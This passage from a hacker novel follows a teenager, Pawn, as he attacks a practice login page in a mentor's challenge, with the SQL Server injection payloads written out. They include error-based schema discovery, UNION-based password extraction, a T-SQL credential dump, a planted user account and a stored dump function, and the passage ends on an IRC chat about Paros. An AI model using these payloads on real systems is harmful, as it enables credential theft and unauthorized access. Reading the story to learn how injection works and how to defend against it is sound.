
"Databases are not like file systems. I cannot just run a **dir** and…wait! All data is stored in tables." He remembered something about this in the NGS guide. He found the relevant pages and paraphrased aloud.

"The HAVING clause can be used to force error messages. Those error messages can reveal the table and column names that the SELECT statement uses behind the scenes."

Pawn sat up in his chair. He was back in this game. HAVING would be a great way to start building information about the structure of the database, but he knew nothing about how it worked. He flipped through the online Microsoft SQL reference; he learned that HAVING was like WHERE, but it

could be used in places that WHERE could not be used, like after a GROUP BY clause. The NGS papers mentioned that throwing a HAVING without a GROUP BY would force an error, and that error would reveal something about the database structure. He formed an injection with a single quote and a simple HAVING clause, and threw it at the server.

```
login.asp?username = ' having 1=1--
```


The page cannot be displayed
http://snowcrash.technet.edu/admin/login.asp?username='+having+1=1--
Technical Information (for support personnel)
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'users.username' is invalid in the select list because it is
not contained in either an aggregate function or the
GROUP BY clause.
/admin/login.asp, line 25
Done
Adblock

Sure enough, the error displayed the name of the table and column that held the username. Pawn exhaled sharply. Progress. He had discovered that the name of the table was *users*, and that the column holding the username was called *username*. *How creative,* he thought.

The NGS doc revealed that GROUP BY could be used to figure out the rest of the columns used in the original query, but he didn't understand how that worked, and simply knowing the answer was not acceptable. He had to know *why* it worked. He flipped back to the SQL reference and summarized.

"GROUP BY is used to combine similar values in a query, and is good for running subtotals and such. Fine; I will set up an example." He brought up the Terminal window for another MySQL session. He created a simple database containing a table with *user* and *points* columns, and ran a SELECT.

```
sql> SELECT user, points from TEST;
+----------+---------+
| user     |  points |
+----------+---------+
| john     |       0 |
| admin    | 1000000 |
| john     |      50 |
+----------+----------+
```

In order to work out a simple example that used the GROUP BY feature, he added the SUM() function to the query.

```
sql> SELECT user, SUM(points) from TEST;
+----------+---------+
| user     |  points |
+----------+---------+
| john     | 1000050 |
| admin    | 1000050 |
| john     | 1000050 |
+----------+---------+
```

He shook his head disapprovingly at the results. John should only have 50 total points; the results were incorrect. He looked closely at the values in each field and added them in his head. He smiled as he realized what was happening. The machine added up the entire *points* column, displaying that result next to each user. The machine did exactly as it was told; it performed a completely logical operation.

Ever since analyzing the button click in Windows, he had written off computers as illogical time wasters. But the deeper he got into this challenge, the more he realized it wasn't the computers that were illogical, it was something else. His best guess was that the people who *programmed* the computers were illogical. Based on his experience, this sounded about right. At some point, an illogical *person* decided that a click shouldn't really be a click.

Computers, he realized, were entirely logical; they were black and white, on or off. Binary. He settled into his chair. He had never felt so at ease. There was a certain comfort in this binary world.

He returned to the results of the SUM experiment. "Ahh, GROUP BY." He realized that GROUP BY was handy for stacking results in distinct piles. He grouped the results by user and fired off another query.

```
sql> SELECT user, SUM(points) FROM test GROUP BY user;
+----------+--------------+
| user     |  sum(points) |
+----------+--------------+
| admin    |      1000000 |
| john     |           50 |
+----------+--------------+
```

The output made sense. GROUP BY stacked the data properly, by user; but this did not explain how he could use it to get information about the database.

He modified the query and, by making subtle changes and monitoring the error messages on his own machine, he discovered that GROUP BY and SELECT must be *balanced*. Whenever GROUP BY didn't reference one of the fields in the SELECT, an error was thrown.

"Every field in the SELECT list must either be one of the GROUP BY terms, an aggregate function—like SUM—or some expression," Pawn said. "Throw off the balance and an error occurs." He knew he had made an important connection.

"This is how the guys at NGS force GROUP BY errors," he said. "The SQL on the target returns *username* and something else from the SELECT. By breaking the syntax and forcing an error, I create an imbalance between the SELECT list and the GROUP BY clause."

Imbalance GROUP BY, create an error. That error holds the key to the next step.


This felt like a concept he could apply to all hacking. *Amidst chaos, there is order.* Instinctively, he began converting concept into reality. He flipped to the text editor and created a sample query.

```
SELECT username, SOMETHING WHERE username='' GROUP BY user.username--
```

This is an imbalanced query. The SOMETHING in the SELECT list doesn't exist in the GROUP BY clause. The server should complain about this and produce a nice juicy error message that reveals exactly what SOMETHING is, down to the table

and column name. If I learn the table and column names, I'm one step closer to the passwords.

With rapid-fire keystrokes, Pawn loaded up the injection and fired it off.


The page cannot be displayed
/login.asp?username=' group by users.username--
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'users.password' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
/admin/login.asp, line 25
Done
Adblock

It worked perfectly. Pawn read the error message, and saw exactly what he was looking for. "There it is! The second column name is *password*!" He was experiencing the thrill of his first hunt. The layout of the database was unraveling before his eyes. He grinned. "This is seriously awesome." His legs started bouncing again as he slid into the rhythm of the attack.

He knew that the SELECT statement in the ASP script returned two fields called *users.username* and *users.password*, but he wanted to confirm that. He added the *users.password* field to the GROUP BY clause, threw it at the server and froze as the result was displayed.


"What? Access denied?" He thought about the result for a moment. "Wait, wait, wait. *Access Denied* isn't necessarily a bad thing," he said, talking down the anger he felt rise at such an insolent error.

"Access denied means the original SELECT returned no records and there were no syntax errors in the SQL," he pondered aloud. "The GROUP BY clause is balanced now, meaning I have figured out all the columns being returned by the original SELECT statement."

He drew a deep breath. This was a milestone. He now knew the names of the fields that held the data he needed. It was time to go after the passwords. Pawn's legs got a solid two-second rest before he got back into the groove.

"The original SELECT statement returns two values, so any UNION must return two values as well. I will have to keep that in mind."

Knowing there was more than one way to query the first record in a database, Pawn chose one and threw it at the server.



The first username in the database was admin. He felt his adrenaline rise. He was about to go after the admin's password. He switched up the UNION SELECT so it would dump the password instead of the username.

Although it was written in the gibberish some hackers called a dialect, Pawn sounded it out.

"Sense…post? Hrmmmm…. Strong password. Chock full of numbers and characters. Good security. Shame they've got this little SQL injection problem." He sneered, mocking the server.

He threw the username and password at the login page and, just like that, he was in. *Access Granted. Welcome, admin!* This was it, the moment that he could claim victory over his first web target, but he didn't waver in the pursuit of his goal. It was time to get more users. He fired off another injection designed to find the next username in the database.

```
' username,1 from users where username > 'admin'--
```

Another user, *customer1*, was revealed. He fired off another injection.

```
' username,1 from users where username > 'customer1'
```

Yet another username, *customer2*, was revealed. Although his injections were coming faster now, the process felt too labored, too slow. Depending on how many users were in the system, this could take hours. He clicked back to the NGS documents, remembering something about a script that would automate this process.

He found it on page eleven of the first NGS doc.[1] It was an interesting script that claimed it would read username and password values from a table, then crunch them all into one line of output. He made some minor changes to the script: he changed the name of some variables, added semicolons at the end of a few lines for consistency's sake, and typed it out.

```
begin
       declare @line varchar(8000);
       set @line=' ';
       select @line=@line+username+'/'+password+' ' from userswhere
username>@line;
       select @line as line into foo_table
end
```

After some research, he discovered that this was a TSQL, or Transactional SQL script; it was a series of SQL statements enclosed in a **begin** and **end** that ran sequentially. He talked himself through the purpose of each line.

"The first line sets up a variable which I call *@line*. All TSQL variables began with an @ sign; this is a variable-length character type that can hold up to eight thousand characters. The second line initializes the *@line* variable. I will initialize this to a space."

"The next line selects the usernames and passwords from the users table, and stores the result back into the *@line* variable, separated by a forward slash."

He frowned when he saw the WHERE clause; its position on the end of the statement made no sense. A straight-up SELECT statement dumping all the usernames and passwords from the table would make sense, but narrowing it down with a WHERE clause did not. He ignored it.

Moderately satisfied that the syntax was sane, Pawn converted it all into an injection and fired it off.

```
login.asp?username='; begin declare @line varchar(8000); set @line=' '
select @line=@line + username + '/'+password + ' ' from users where
username>@line; select @line as line into foo_table end--
```

His legs stopped their incessant bouncing at the site of the unexpected error message.

"Incorrect syntax? Near username?"

He looked at the injection again. Maybe he had mistyped something. As his mind engaged the problem, his legs did their part to keep up with the furious internal rhythm. A few moments passed as he double-checked his work.

"No, it looks good…. Username. I use that word three times, twice inside the TSQL. Which one is causing the error?"

In order to debug the problem, he changed the second *username* in the injection to *ubername*, and submitted the injection again. The error was identical, but this time it complained about *ubername*.

Knowing at least where the error was occurring, he glared at the URL in the address bar. *It looks fine. It's been mangled into URL-friendly hex in some cases, but still…perfect SQL syntax….*

```
select%20@line=@line%20%2B%20username%20+%20'/'+password%20+%20'%20'%20from%
20users;
```

He talked through the injection's logic. "Use a plus sign to add the username to the current line," he began, "then add a forward slash. A plus sign…," he paused.

"A plus sign…wait. The spaces got hex encoded, but the plus signs did not."

The realization hit him. "The plus signs!"

He had seen plus signs in URLs before. He flipped through his browser's history and read the URLs for the Google queries he had submitted. Each of them used the plus sign to signify a space. A query for *sql injection* became *sql+injection* inside the URL.

"Somewhere between my browser, the web server, the ASP script, and the SQL server, the plus signs in my TSQL script must be losing their meaning. The plus is supposed to be used by the SQL, but the web server is using it as a space!"

He closed his eyes. *Manual page for 'ascii'*. The hex code for the plus sign was %2B. He opened his eyes and replaced each plus sign with the hex equivalent. "No more eating my plus signs," he said to the web server.

```
login.asp?username='; begin declare @line varchar(8000); set @line=' '
select @line=@line%2Busername%2B'/'%2Bpassword%2B' ' from users where
username>@line; select @line as line into foo_table end--
```

Pawn fired the injection off and smiled as he was greeted with the familiar, and now encouraging, *access denied* page. There were no errors. He

fired off another injection to read the contents of **foo_table.**

The results were nothing short of amazing. The web page now listed the username and password of every user on the system!

Pawn stood up, pointed at the screen and yelled, "Yes!"

He jabbed his finger at the screen and repeated, "Yes, yes, yes! You're MINE!"

The rush was more intense than he could have imagined. His synapses were in overdrive and he felt as if every single nerve ending in his body had engaged at the same time. His adrenaline spiked and he flopped back into the chair to ease the trembling that was welling up in him. He took a deep breath and covered his face with his hands.

It was an unbelievable feeling, but a familiar one. It happened at Mitsuboshi every time he sparred. But this was not Mitsuboshi and he had not been sparring. He had been plopped in his computer chair for several hours putting together the pieces of a very interesting puzzle. Somewhere along the line, the mental exercise had become real, triggering the familiar rush. Somehow, the digital hunt had become physical. It had become real.

He leaned in and read the usernames and passwords he had uncovered. The bubble burst. He saw the password for the *test2* user and read it aloud.

"Hello, n00b"

This wasn't reality at all; this was a game, a *test* designed by Rafa. The rush and the thrill of the hunt were real, but the prey was not. Disappointment washed over him, and he let loose a heavy sigh.

I must know more. Rafa will teach me.

He copied the usernames and passwords, pasting them into the text editor. He was about to flip back to IRC when he paused. *Have I done enough? Will Rafa take me to the next level?* He hated the uncertainty. He rolled his shoulders, leaned back, and cracked his knuckles. He wasn't finished. *I'll add my own user to this system. The least I can do is follow Rafa's lead.*

He flipped through the SQL documentation and pieced together the syntax for the INSERT statement.

```
INSERT into USERS (username,password) values ('test3', 'hellorafa');
```

He converted the insertion into an injection and fired off the URL. He verified the user with a quick SELECT statement, leaned back and looked at the ceiling, his hands clasped behind his head. He glanced at the clock. It was nearly four in the morning.

"Holy crap!" he said, double-checking the clock. There was no mistake. He stood and stretched. His body confirmed that he had been in the crappy wooden chair for hours. He felt unbelievably stiff. He turned and headed to the heavy bag. The full-octane fifteen-minute assault drained what was left of

his strength. Soaked with sweat, he dropped to his knees. He fully intended to get back to the challenge, but sleep overtook him instantly. He dreamed that he was falling through page after page of SQL documentation. Normally falling dreams woke him up, but his mind seemed content to stick with it. It had plenty to read on the way down.

Showing Off For Rafa

After two hours of sleep, a pointless day of school, and an incredibly dull evening of homework, dinner, and chores, Pawn sat at his laptop. He gazed at the lists of usernames and passwords that he had dumped from the temporary table. The table was generated from a cool little chunk of T-SQL he had found in the NGS document. Rafa had probably read that document and knew that script; he would not be impressed by it.

Sending Rafa an injection URL that was preloaded to dump the contents of his temporary table would have been sufficient for most people, but not for Pawn. The solution lacked a certain *style*. To dump a current user list required two steps: running the T-SQL statements to populate the table and querying the temporary table to get the results. He closed his eyes.

"CREATE FUNCTION," he said, opening his eyes. Cramming the script into a function that simply printed the usernames and the passwords would add serious style. Once created, it would output the current passwords every time it was run. It was an elegant solution, although he had no idea where the idea for CREATE FUCNTION had come from. He didn't remember flashing that page. He shook his head and launched a text editor. He typed out a very simple function.

```
create function bar() returns varchar(8000)

begin
   return(1)
end
```

This basic function could return up to eight thousand characters, but was designed to simply return the number one. In order to run CREATE FUNCTION through an injection, the NGS document suggested wrapping it in an SQL EXECUTE statement. He pieced together the injection and fired it off.

He knew by now that this page was good news in most cases, but something didn't sit right.

"Did my function get created or not?"

He looked at the SQL he had injected and thought about how the SQL server processed it.

"By starting my injection with a quote, I set the username to null, insert a new line, then I execute the CREATE to make my function. Username is null."

Then he got it. "Crap."

The "username equals null" statement would always return no records and would always throw him the *access denied* page, but the *access denied* page itself would mask whether or not the CREATE command bailed since it did not show error messages.

He knew there was a reason not to like the *access denied* page: it was the only page providing no useful output. He was injecting multiple lines of SQL and it didn't seem there was any easy way to check his work.

One test seemed easy enough. *I could try to execute the function.*

Pawn strung together an injection that would execute his new function.

```
/login.asp?username='%20union%20select%20bar(),1;--
```

The injection threw an error.

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]'bar' is not a recognized
built-in function name.
/admin/login.asp, line 25
```

Overall, it was a good error. The server knew that a function was being executed, but the function itself didn't seem to exist.

"I refuse to get hung up on something this *stupid*," he said, slamming his fist on the desk. The mouse jumped off the desk and the laptop bounced slightly.

He took a deep breath. "Either the function was not created, or…it got stored somewhere unexpected."

He leaned forward and thought through the next steps. *I need to search for my function. If I find it, I'll know it was created and I can figure out how to run it. If it wasn't created I'll need to figure out why.*

In order to do this, Pawn would need to figure out where functions were stored in an SQL Server database. This would take some research.

He threw a few Google queries and discovered that there was no real *directory listing* function that listed other functions. His mind hadn't completely wrapped around the fact that most of the information in a database was stored in tables, even system information. One table name popped up in his searching: *sys.objects*. This was one serious table that listed, well, most objects within a database, including functions.

He fired off a quick query that would list objects not shipped with the database server. Any function that didn't ship with the server had to have been created after the server's installation. Pawn cobbled together the query and packed it into an injection.

```
/login.asp?username=' union select name,1 from sys.objects where
is_ms_shipped=0--
```

The result was telling: *Welcome, bar* …. The first function name returned was his function. *So, the function exists, but why can't the system find it?*

He investigated the table layout using the MSDN web site and discovered things called views—they worked like tables but, instead, gathered data from

tables—things called schema, which were like a container. Pawn pieced together a simple query to figure out which container his function was in.

```
/login.asp?username=' union select schema_id,1 from sys.objects where name =
'bar'--
```


The response of *Welcome, 1* revealed that his function was in schema number one.

Pawn began talking his way through the problem. "If I do not specify the schema, the system may not be looking for my function in the right place. This must be like a path in a Terminal shell or something. But I need to know the name of *schema_id* number one in order to properly call my function."

The names of the schemas were stored in a table called *sys.schemas*. With the help of the MSDN site, Pawn built a query to display the name of schema number one.

```
/login.asp?username=' union select name,1 from sys.schemas where schema_id =
1--
Welcome, dbo...
```

The response told him the name of the schema was *dbo*. He launched a query to execute his function by its full name, *dbo.bar()*.



There was no error and the function printed the number one, just as expected. Pawn executed a perfect, silent 360 in his swivel chair. With one unceremonious chop, he deleted the function.

```
/login.asp?username=';execute('drop%20function%20bar');--
```

He cobbled together a more powerful function that was similar to the NGS code without the hassle of a temporary table.

```
/login.asp?username=';execute('create function dumpit() returns
varchar(8000) begin declare @line varchar(8000) set @line='':'' select
@line=@line%2Busername%2B''/''%2Bpassword%2B'' '' FROM users return @line
end');--
```

He uploaded the function, executed it, and was thrilled with the results.

He was out of his chair, with his hands in the air as soon as he saw the output. "Yes! I send Rafa one URL and he gets everything!" He did what resembled a dance, though it was way too nerdy to be considered a dance by anyone but the most arrhythmic. He logged into IRC and fired off the link as a public message to the IRC channel. After a moment, he shot out another message.

```
<Pawn> Rafa?
```

There was no response. The channel was quiet. Rafa had probably come and gone. He hated having to wait, but Rafa held the keys to the next level. He had no choice but to wait. He looked at the clock; it was nearly 9:00 p.m. He decided to call it an early night. Two hours of sleep was catching up to him.

The POST Challenge

Pawn's alarm went off. Through the haze, he realized it was already 6:00 a.m. He clumsily tapped off the alarm clock, rolled out of bed, and pounded out forty push-ups. He rolled over onto his back and blew through forty crunches. On the last crunch, he leaned his head to the right, threw his right leg over his left shoulder, rolled backwards, and came up into a nearly perfect ready stance. Another day. He stood, and headed for the shower.

He yawned as he walked past the desk. It was such a massive yawn that he had to stop walking and brace himself against the desk to keep his balance. When the yawn released its hold on his body, he opened his eyes, blinked twice, and saw the Access Granted web page.

It all came back quickly. Pawn's thoughts flooded with visions of the SQL hack. Two nights ago, he spotted his first hacker in the wild. In less than two days, he had popped his first server—with a decent amount of style—and learned what would have taken a normal person days or even weeks. But that wasn't enough. All he could think about was getting back on IRC and sharing his findings with Rafa. He was ready for the next step and hoped the function he created was enough to convince Rafa to show him more.

School was a blur, even for a Friday. He bolted home, excited to have the whole weekend ahead of him. He was online within ten minutes of walking through the door. Rafa was on. He fired off the link.

```
<Pawn> /login.asp?username='%20union%20select%20dbo.dumpit(),1;--
```

Rafa's response was almost immediate.

```
<Rafa> whats this?
<Pawn> That is a URL.
<Rafa> i figured that much...
<Rafa> looks like you embedded a function call in that injection
<Rafa> where did the function come from?
<Pawn> I wrote it.
<Rafa> wait
<Rafa> you threw together your own TSQL function???
<Pawn> I got a lot of ideas from the NGS papers, but then I messed around on
my own.
<Rafa> this i gotta see
<Rafa> brb
```

Pawn could barely breathe. Every second seemed like an eternity until Rafa returned.

```
<Rafa> your function looks a lot like the NGS code
<Rafa> but i like that theres no temp table
```

Pawn had no idea what to say. Had it been enough?

```
<Rafa> of course you leave a function behind
<Rafa> but the idea of wrapping it in a function is pretty hot
```

A compliment. Meaningless. Had it been enough?

```
<Rafa> i have to admit
<Rafa> im very impressed
<Rafa> but why didn't you just SELECT INTO @line?
```

Pawn had no idea what he was talking about. He decided to bluff.

```
<Pawn> I thought I would show you something different.
<Pawn> Something unique.
```

Pawn sighed. Rafa was still light years ahead of him, but he had to press on. This was no time to come off looking like a moron.

```
<Pawn> Does this mean I am ready for the next level?
<Rafa> sh-ya
<Rafa> Pawn is worthy
<Rafa> lol
```

Pawn twitched uncontrollably from excitement. He took a deep breath to calm his nerves, but it didn't work. Thoughts of this new frontier had consumed him for two days and sitting at the keyboard on the threshold of another outing was almost more than he could handle. Rafa's words helped him to focus.

```
<Rafa> alright…
<Rafa> so you were doing sql injection against a form field
```

Pawn had to think about that. The term *form* was one he wasn't accustomed to, but it made sense in context.

```
<Pawn> Yes.
<Rafa> and the form's data was posted to the web server in the URL in the
address bar
```

Pawn remembered how simple it was to manipulate the injections right in the address bar.

```
<Pawn> Yes.
<Rafa> now, there's other ways to send data to the server other than with a
GET
```

A GET? Pawn wasn't sure exactly what that was.

He fired off a query to Google Sets, asking for the next most related words to GET. The first most relevant results were PUT, POST, HEAD, and DELETE. HEAD and DELETE sounded wrong, so Pawn took a stab at the other two.

```
<Pawn> PUT or POST?
<Rafa> hrmm... i wasnt thinking of PUT
<Rafa> thats a good thought
<Rafa> i was thinking of POST
<Rafa> do you know anything about POST?
```

He fired off a Google search for *post get* and stumbled on RFC2616. He read it for a few moments and almost lost consciousness. He could feel himself drifting into a deep sleep. A swirling haze formed and he thought he could make out the shapes of humans; they looked like engineers dressed in white lab coats, but they somehow looked evil. They were all chanting in a strange tongue and as their faces twisted in either pain or anger; they started spewing long strings of words, one after another. The words were obviously English, but Pawn could make no sense of them. He thought he was about to die. Death at the hands of engineers bent on Pawn's intellectual obliteration. It was horrible. He started suddenly, thrust back into reality with a violent shudder. He quickly closed his browser window to ward off the evil juju of the RFC document.

Ick. Who writes that stuff?

```
<Pawn> I know that I will never risk my life trying to read RFC2616 again.
<Rafa> rofl
<Rafa> i think all the rfc's are like that! :)
```

He was glad to hear it wasn't just him.

```
<Pawn> But I understand GET puts data in the URL.
```


```
<Pawn> So a web address gets really long depending on how much data you are
sending.
<Pawn> Looks like your server uses GET, and sites like Google use GET,
right?
<Rafa> exactly... so your next challenge is to try a POST injection
<Rafa> you use the same skills but you cant fiddle with the injection in the
address bar anymore
<Pawn> Oh.
```

Pawn didn't know what to say or where to begin. Even a Google search was eluding him. A search for *post injection* brought up one document: "Development of an EGR and Post-Injection Control System for Accelerated Diesel Particulate Filter Loading and Regeneration." He closed the search window with a frightened twitch. His brain was obviously developing some sort of automated defense mechanism against anything even remotely resembling the evil tech-spew of the RFC.

Pawn thought post injection might be a Rafa term. The answer came before he could even ask it.

```
<Rafa> you will need to use a proxy to pull this off
<Rafa> i suggest something like Paros
```

He Googled again, followed the links, and downloaded Paros. One glance told him he would need to read the installation guide; Paros wasn't like any other program he had installed before. It was written in Java and ran on multiple platforms, including his Mac. The README file recommended launching Paros from the Terminal with the command **java -jar paros.jar.** He followed the directions and Paros loaded. The screen looked sparse.




```
<Pawn> OK. It is running.
<Rafa> let me give you a quick tour
<Pawn> It looks very simple. I can figure it out.
```

Rafa ignored him and continued.

```
<Rafa> paros is an inline proxy.
<Rafa> so you need to point your browser to it as a proxy server
<Rafa> before anything will happen
```

Pawn knew he would need an IP and a port to plug into the browser's proxy settings. He flipped through Paros' menu system and found the Options menu. The Local Proxy settings were set to *localhost 8080*. He updated his browser to feed through Paros on localhost:8080. He browsed an Internet web site and Paros went nuts.



The History screen showed all the sites that his browser had visited, the Request panel listed everything his browser had sent in the background, the Response panel showed all the headers that had come back from the servers, and the bottom panel listed all the URLs and the response codes that the URL had produced.


```
<Pawn> Paros shows everything that happens behind the scenes.
<Rafa> exactly.
<Rafa> now for this exercise you will use the history screen
```

```
<Rafa> and the trap feature
<Rafa> trap lets you pause the browsers action
<Rafa> and even make changes before data is sent between you and the server
<Rafa> want me to show you?
<Rafa> or are you ready to take a crack at it yourself?
```

Pawn remembered the rush he had gotten during the last hack. The thrill of discovery was something he wanted to feel again.


```
<Pawn> No. I will do it.
<Rafa> k. here you go…
<Rafa> http://metaverse.technet.edu/secret.asp
```

